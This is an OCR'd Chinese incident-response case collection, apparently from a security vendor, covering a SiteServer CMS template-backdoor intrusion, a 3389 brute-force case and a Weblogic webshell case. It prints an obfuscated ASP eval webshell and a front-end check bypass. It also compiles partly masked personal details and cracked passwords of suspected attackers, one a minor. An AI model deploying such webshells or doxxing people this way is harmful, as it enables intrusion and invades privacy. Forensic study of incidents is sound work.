
正常页面返回302，黑阔的返回页面为200，那么直接将返回页面修改为200，发现被重定向到initialization.aspx页面，之后重定向到登录页面，依旧无法控制模板写入后门。



```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fsiteserver%2flogin.aspx">here</a>.</h2>
</body></html>
```

```
<html>
<head>
<title>系统初始化...</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<link rel="stylesheet" href="/siteserver/Themes/Styles/blue/style.css" type="text/css" />
<meta http-equiv="content-type" content="text/html;charset=gb2312"/>
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
<META HTTP-EQUIV="Expires" CONTENT="0">
<script language="JavaScript">
if (window.top != self){
        window.top.location = self.location;
```

继续查看返回的background_templateAdd.aspx页面，发现结尾处有这么一段js代码。




<script type=”text/javascript”>
if (window.top.location.href.toLowerCase().indexOf(“main.aspx”) == −1){
var initializationUrl = window.top.location.href.toLowerCase().substring(0,
window.top.location.href.toLowerCase().indexOf(“/siteserver/”)) + “/si−
teserver/initialization.aspx”;
window.top.location.href = initializationUrl;
}
</script>

如果最外层页面没有匹配到加载mian.aspx，则跳转到initialization.aspx，只要跳过该if判断使得window.top.location.href.toLowerCase().indexOf(“−main.aspx”)！= −1，就可以绕过前端验证，进行后台模板操作。


好了，接着写入黑阔使用的一句话，重复抓包，并用过狗菜刀连接之，成功连接webshell。

```
<%
i=(Chr(-12590))
love=(Chr(-20306))
you=(Chr(-15133))
OK=i&love&you
CNM=Request(OK)
eVal CNM    'pass:我爱你
%>
```



0x03 攻击溯源


在提取日志的过程中，发现有个名为黑客浩神的留下了装13的txt文件。



攻击者的网名为黑客浩神QQ：24*******5，卧槽，太嚣张了，针对此QQ号，进行一波社工，百度一下，发现浩神所到之处，果然寸草不生。

顺藤摸瓜，找到攻击者的博客https://www.hao******.com

根据域名对黑客浩神的信息进行查询，发现注册姓名为liang *hao（梁*浩），邮箱为24******5@qq.com，联系电话为186****8568、155****1651，地址陕西省西安市长安区。



反查该邮箱号，发现其注册过2个域名：hao******.com和hao***6.com。

查看****学院百度贴吧：http://tieba.baidu.com/p/5*******7发现浩神在贴吧里炫耀其攻击技术，还脱取了学校最新的数据库。


学校官网被黑

只看楼主 收藏 回复


浩浩带你飞！

素心相留

今天又去看了一下你们学校网站，按照我娴熟的技术，成功拿到网站权限，进服务器了一看，



卧槽，装了这么多安全软件。好吧，你牛逼，我还是不改主页了。



最后呢，下载个最新的数据库然后就跑，

上传个黑页证明我来过。 围观：http://www.[redacted]er.html

查看浩神的百度贴吧

http://tieba.baidu.com/home/**********&ie=utf-8发现浩神关注的贴吧有*****学院和某职高。

关注的吧

江西[redacted] 职高

浩神的故乡为河南，某职高也位于河南，某职高可能为曾经就读过的学校。

查了下浩神的QQ，好牛啊，黑客团队白昼安全小组创始人，王者团队成员，QQ上标注故乡为河南商丘永城市，证明浩神确实应该是河南人。

看看浩神的技术团队：https://www.ha*******.com/team/

看还是王者团队成员http://www.w*****.cn/

浩神的新浪微博：http://weibo.com/u/57******84，看来此人目前确实是在陕西西安，1998年小朋友，果然“年轻有为”啊。

谷歌搜索浩神技术团队，就先看下第一条吧，ngte****.ru/index.html的网站快照，牛X啊，做黑产的。

搜索梁*浩和浩神的域名，发现以前的快照页面依旧存在，梁*浩LOVE马*婷，马**是你喜欢的妹子？不过目前基本可以确定浩神的真名为梁*浩。

再来看一张支付宝的

好了，先这样吧，整理下收集到的浩神的信息：


姓名：梁*浩
出生时间：1998年-199*年
手机1:186******68
手机2:155******51
支付宝账号：24*******5@qq.com
159******98
百度账号：浩浩带你飞丨
注册域名：www.ha****ker.com
注册域名：www.ha****6.com
现居地：中国陕西省西安市长安区
故乡：中国河南商丘永城市
可能就读的学校：某职高
喜欢的妹子：马**
白昼团队交流群 ：14*****08
可能相关的网站：
http://hao*********cn.biz
可能相关的QQ：46******5

0x004

安全技术原本就是把双刃剑，有的人成为白帽黑客，有的人在犯罪边沿徘徊，我也阻止不了别人忠于内心的选择。

（3）某次应急响应，抓到15岁小黑客一枚！

某日，一客户服务器被黑，我马不停蹄地奔向客户现场做应急处理，分析日志发现此次事件是由 3389 端口远程被爆破所致（3389 是一个远程桌面的端口，很多人为了更方便管理服务器，经常会开启 3389 端口，一般默认账号为 Administrator 或 admin，而对于其他简单的密码，在 3389 密码字典中均可找到。）具体分析过程就不说了，但是在排查隐患时发现客户服务器被安装了有意思的东西，程序后台隐藏运行，安装包却还在服务器上面，既然都隐藏运行了却没有删安装程序，也是有点奇葩。



E流量、流量矿石、旺宝挂机、柠檬挂机等等

大概看了下这些软件，都是以损耗宽带流量，来获得某些虚拟交易币或者刷网站访问流量，这些软件的存在就会造成服务器宽带资源和性能大量消耗，并且会出现夹带恶意广告的问题。

在这其中一个程序中发现了一个账号，竟然是用QQ号来注册的，因为不管是恶意刷流量或者挂机消耗资源，最终的目的就是把这些兑换为金钱，所以大胆猜测这个账号对应的QQ号或许属于攻击者所有。

那么如何通过疑似攻击者的一点小线索来进一步确认身份呢，好奇心驱使下，我跟随这条线索开启了一段 “社工” 之旅。

“社工” 是社会工程学的简称，那么什么是社会工程学呢?

维基百科给出的解释是：“操纵他人采取特定行动或者泄露机密信息的行为。它与骗局或欺骗类似，故该词常用于指代欺诈或诈骗，以达到收集信息、欺诈和访问计算机系统的目的，大部分情况下攻击者与受害者不会有面对面的接触。”

常见掌握社会工程学的人员有哪些呢?

黑客/渗透师：

必备技术之一，大大小小几乎每次的攻击中都会使用到，常见的如：钓鱼攻击，APT 攻击等。世界头号黑客凯文米特尼克的《欺骗的艺术》基本都会看过。

身份窃取者：

在当事人不知情的情况下，使用他人的名字、银行账号、地址、生日、身份证号等个人信息，这种模式非常多样化，包括穿上某种工作服来冒充该行业的人，也包括设置精巧的骗局。生活中常见的有：电话诈骗、短信诈骗等。

高级骗子：

总是利用他人的贪婪心理，诱发人们 “发财致富” 的想法。通常他们都会 “读心术”，基本可以包括心理暗示，心灵控制，行为心理学等，通过一些小细节就能确定是不是适合的目标，他们在造势方面也相当有技巧，让目标认为这是天赐良机。网络中常见的如：微商，背后的推广团队营销团队；生活中的如：心灵培训班，传销。（如何学会识别这些? 推荐本书《洗脑术》）

心怀不轨的员工：泄露公司保密信息，窃取机密文件等。

高端猎头：很多时候猎头不仅需要考虑和迎合求职者的需求，也要全面审视雇主的想法。

销售人员：与猎头类似，销售人员也必须掌握很多人际交往的技能。很多经验丰富的销售人员，不需要操纵他人，而是利用自己的技巧发现客户的需求。例如销售的艺术包括信息收集、诱导、影响、心理把握等。

医生/心理咨询师/律师：他们同样采用诱导、正确的谈话方式和询问策略，以及社会工程学的许多甚至全部心理原则来操纵客户采取他们所期望的行动。

社会工程学的实施过程大概有这几部分：信息收集，方向诱导，伪造身份，心理战术，影响战术。

场景原因，我这个案例也就只涉及到，信息收集方面。

先看看我偶像猪猪侠在知乎中回答社会工程学的问题：

> 目前社会工程学攻击已经到了只要你**熟练掌握**，就可以**黑遍全世界**的程度。
>
> 那些互联网公司比想象中要脆弱，稍微懂得使用搜索引擎，"收集公开信息定向钓鱼"，即可间接Hack进公司内部的办公网络。（六度人脉，**攻击者不再看你个体重不重要，攻击者还会看你是否和重要的人物或资产有什么关联，信任关系链。**），连依靠公开信息的攻击都抵御不住，更别说那些涉及个人隐私的社工库了。

可以看出收集公开信息，在社工当中是非常重要的前提。

简单介绍下信息收集关注的点：

个人信息类：工作/上学，生活习惯，联系方式，身份信息，用于密码分析的特殊字符或者短语等

相关网站类：社交网站，媒体网站，个人博客，公司网站等

而以上信息几乎能通过搜索引擎来找到，其他方面的信息收集，例如：服务器信息，WEB 指纹框架等这次就没涉及到的。也可以去了解下国外有一个很优秀用于社会工程学攻击的框架 Social-Engineer Toolkit。

那么，回到主题，既然已经有直接的方向，可以先从 Q 号的信息作为切入点，google 搜索走起，不要问我为什么要用 google 不用 baidu，反正我不会告诉你。

找到了一个有关联的网盘共享地址：

3389.zip - 微友搜索网


www.weiyoou.com/ tml

... 双开3389.zip3389.zip3389.zip3389.zip3389.zip3389.zip3389.zip3389.zip3389.zip3389.zip 专版

3389.zip 专版3389.zip 专版3389.zip ...

继续搜索，找到了个以目标 Q 号命名的工具，嗯？有自己写的工具了，看名字应该是 3389 远程爆破之类，前面就说了，在处理客户这个入侵事件中就分析出来是被 3389 远程爆破的，嗯？不会就是用这玩意整的吧，那攻击者的身份就基本对应上了。


下载回来，看到压缩包的内容，主程序图标竟然让我有种似曾相识的感觉？



果然，这不是国外的一款 3389 爆破工具 DUBrute 么，本宝宝此时内心是崩溃的，大兄弟你重命名改成自己的专版好歹也再改下 title 版权这些才像样点哇！

根据网盘的个人信息继续扩大收集范围，根据信息整理的结果包括：在几个黑客论坛有注册账号，有两个百度账号，微博账号，分析了一些发表的内容，可以确定攻击者就是此人，就读于南雄一中，高三学生，比较二次元。

回过头来查查 QQ 信息，确实是南雄一中 18 岁的高中生无误，再放照片一张。从网盘上传工具的时间 2013 年来看，开启快速心算法：2016−2013=3，18−3=15，哎呀，我的妈啊，15 岁就接触黑客技术了！回想当年，15岁的时候我还是个天天只会在桌球场叱咤风云的小逗比啊！！！



顺带着，社工库分析下，一些黑客论坛的账号注册记录，解密下 MD5 密码得到：zhiyaoni9410，guaiguailp520，zhiyaoni9420，123456789a，其实通过已知的一些信息和破解的密码就可以开始组合密码字典来进行暴力密码分析了，只是原本以为会是个专门做刷恶意流量挂广告黑链的黑产一条龙团队，激发了洪荒之力准备开大招，却给了我这样的结果，也就没多大兴趣继续了。

另外的数据库中还找到了这人以前用过的网名，沉睡的森林，也是有那么点缘分了，以前曾经和几个小伙伴的团队就叫“沉睡森林”，sleepforest.com 这域名也因我智障忘了续费到期被别人抢注遭小伙伴们吐槽了很久

QQ	备注名	年龄	群名	群号
46	沉睡的森林	15	誑个、、績寫	9

随意找了个 QQ 原本想加下他让他看看 Eric S. Raymond 的那篇《How To Become A Hacker》感受下正确的路，结果发现添加请求是拒绝的，也不想暴露自己的微信号，就到此为止了。这方面的技术原本就是把双刃剑，有的人成为白帽黑客，有的人在犯罪边沿徘徊，我也阻止不了别人忠于内心的选择。

正如：从善如登，从恶如崩?

（4）webshell事件处置案例-Weblogic排查案例

客户名称：某高校

事件类型：web入侵

问题主机情况描述：服务器被黑客入侵，留下了刷比特币的恶意文件，并发生网络卡顿的情况。

服务器ip：xxx.xxx.xxx.xx

服务器用途：某高校门户网站

防护情况：服务器前面没有部署相关的安全设备，服务器处于裸奔状态。

事件处理过程：

网站被黑了，我们首先利用webshell查杀工具D盾，扫描网站目录，在xxx.xxx-.xxx.xx中，发现一枚2016年5月20日的webshell。


查看网站的日志，发现日志被删除了（如果存在网站日志的话，可以通过UE、Notepad++等工具的高级搜索功能，去日志中查询，看攻击者是否访问过webshell），通过沟通了解到服务器中的weblogic中间件在2016年下半年打过Java反序列化的补丁，而Java反序列化的利用工具在2016年年初就已经普及，攻击者可以通过Java反序列化漏洞直接上传木马，获取webshell。控制服务器。


Java反序列化漏洞详解

2015 /12/27 23:24 12,327 沙发

Java反序列化漏洞从爆出到现在快2个月了，已有白帽子实现了jenkins，weblogic，jboss等的代码执行利用工具。本文对于Java反序列化的漏洞简述后，并对于Java反序列化的Poc进行详细解读。

排查源文件，发现在2015年12月5日，2016年1月19日，2016年3月1日分别有攻击者上传了恶意的war包，其中1zs5qd.war为测试文件，其他两个ice-word.war和UpdateServer.war均为webshell后门。



继续排查weblogic中的文件，发现时间为2016年12月27号的uddiexplorer.war包，存在该war包，攻击者可以利用SSRF漏洞攻击(详情请参考猪猪侠的SSRF漏洞自动化利用)网络变卡可能与攻击者利用SSRF进行内网扫描有关。

名称	修改日期	类型	大小	文件夹
uddiexplorer	2016/12/27 19:25	文件夹		_WL_inte
uddiexplorer.war	2016/12/27 19:17	WAR 文件	75 KB	.internal
uddiexplorer.war	2016/12/27 19:11	WAR 文件	75 KB	lib (G:\2
uddi.war	2012/10/8 23:34	WAR 文件	1,892 KB	.internal

查看web日志，发现以前的日志已经被删除，只剩下27号的日志，日志中未发现访问webshell的迹象。

```
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
/portal/dwr/call/plaincall/Eyou5Controller.getSSOURL.dwr HTTP/1.1" 200 200
202.114.78.33 - - [27/十二月/2016:21:08:15 +0800] "POST
```


Weblogic中被上传了war包，可以判断攻击者已经知道weblogic的登录密码，通过weblogic后台上传war包获取webshell。

综合以上的信息，xxx.xxx.xxx.xx 的攻击路径为：

攻击者利用weblogic后台用户名密码登录后台—>上传war包获取webshell—>控制服务器—>利用SSRF漏洞扫描内网其他主机—>入侵其他主机

利用Java反序列化漏洞上传jsp木马—>获取webshell—>控制服务器—>利用SSRF漏洞扫描内网其他主机—>入侵其他主机

依此类推，处理其他web中间件，如jboss、websphere等发生的类似安全问题，与之类似。

PART 04

深信服技术服务三大平台

线上社区

技术问答

- 智能客服—信服君 7*24小时在线，365 天无休，结合大数据及深度学习技术，随时助您高效解决问题
- 社区运营团队—闪电回家族在线疑问帖解答，5分钟快速响应

文档资料


- 汇集深信服售前售后一应资料包括：用户手册、排错指导、新功能介绍等，内容齐全， 持续更新，支持在线阅览及下载

自助服务

- 社区提供全产品线各版本升级包、安装包，以及最新规则库等可自由查询服务归属信息、服务有效期硬件维修进度等

建议反馈

- 有任何产品/服务方面的建议，社区给您最直接有效的反馈通道，这里汇集了各产品线研发规划经理及技术服务业务接口人



点评系统

- 来自最终客户和合作伙伴最真实的评价，帮助您更客观地了解深信服的产品及服务

分享交流

- 欢迎您将使用深信服产品的心得或享受深信服服务的体验分享给其他用户，相互交流，共同进步

远程支持中心

- 售后服务热线400-630-6430 7*24在线，随时随地提供服务
- 服务过程透明可视，业内首发催单功能，用户可在线实时获取服务进度并反馈意见
- 由安全服务专家和云计算资深顾问组建的200+名原厂工程师，每月提供超过30000+次的远程支持服务，其中约70%的呼入请求可立即解决

全国性现场服务团队

- 拥有完善的安全和云计算认证体系，全国超过6000+名合作伙伴认证工程师，7*24小时响应用户的技术服务需求
- 原厂服务专家覆盖所有省份，可按需调配提供专业上门服务
- ISO9001服务质量认证，保障服务交付各环节质量，提供上门服务报告单等标准化文档，更有安全应急响应和云计算最佳实践等专业化服务
- 服务受理方式：

  A：直接拨打办事处技术服务工程师电话

  B：拨打400电话，由400平台协助调度现场服务